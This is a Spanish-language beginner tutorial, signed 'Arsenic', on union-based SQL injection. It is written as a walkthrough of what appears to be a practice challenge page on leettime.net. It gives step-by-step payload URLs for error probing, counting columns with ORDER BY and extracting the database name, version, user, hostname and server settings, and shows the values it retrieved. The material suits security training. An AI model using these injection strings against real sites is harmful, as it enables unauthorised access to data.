


# SQL FOR DUMMIES

*ELABORADO POR: ARSENIC*

## **Detectando tipo de SQL:**


[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27)



Sabemos que este tipo de error da con id='1' cuando es un mysql !!

## **Adivinando el número de columnas:**

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27%20order%20by%204--+](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27%20order%20by%204--+)



Mientras nos diga Unknown column 4 disminuimos el número de columnas hasta q nos deje de dar error o bien nos muestre las columnas. En este caso tiene 3 columnas ya que deja de dar error.


Estructura a tener en cuenta:

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=+balance\\_1'+injection+order+by+4+comment--+](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=+balance_1'+injection+order+by+4+comment--+)

El siguiente paso será detectar cuál/es de las columnas son vulnerables y hacen el print

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1'union](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1'union)

`select0x68656c6c6f31,0x68656c6c6f32,0x68656c6c6f33-- -`



Observamos que se imprime el hello2, convertido en el browser en hexadecimal, sin embargo el hello1 y el hello3 no llegan a imprimirse. En consecuencia vemos que la columna vulnerable es la segunda.

Pues esta claro para sacar la database, y la version de sql sustituimos hello2 por nuestro target:

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,database\(\),3--%20-](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,database(),3--%20-)




`database() leettime_761wHole`

`version() 5.6.44-clang-lve`

`user() trOubl3createrha@localhost`


`hostname() http://sg2plcpnl0079.prod.sin2.secureserver.net/`



Comprobando si tiene ssl enabled or dissabled:

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,@@GLOBAL.have\\_ssl,3--%20-](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,@@GLOBAL.have_ssl,3--%20-)


leettime.net/sqlninja.com/tasks/basic\_ch1.php?id=1%27union%20select%201,@@GLOBAL.have\_ssl,3--%20-



Comprobando si symlink está enabled or not:

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,@@GLOBAL.have\\_symlink,3--%20-](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,@@GLOBAL.have_symlink,3--%20-)

Ouh yess!!



**Autoría: Arsenic**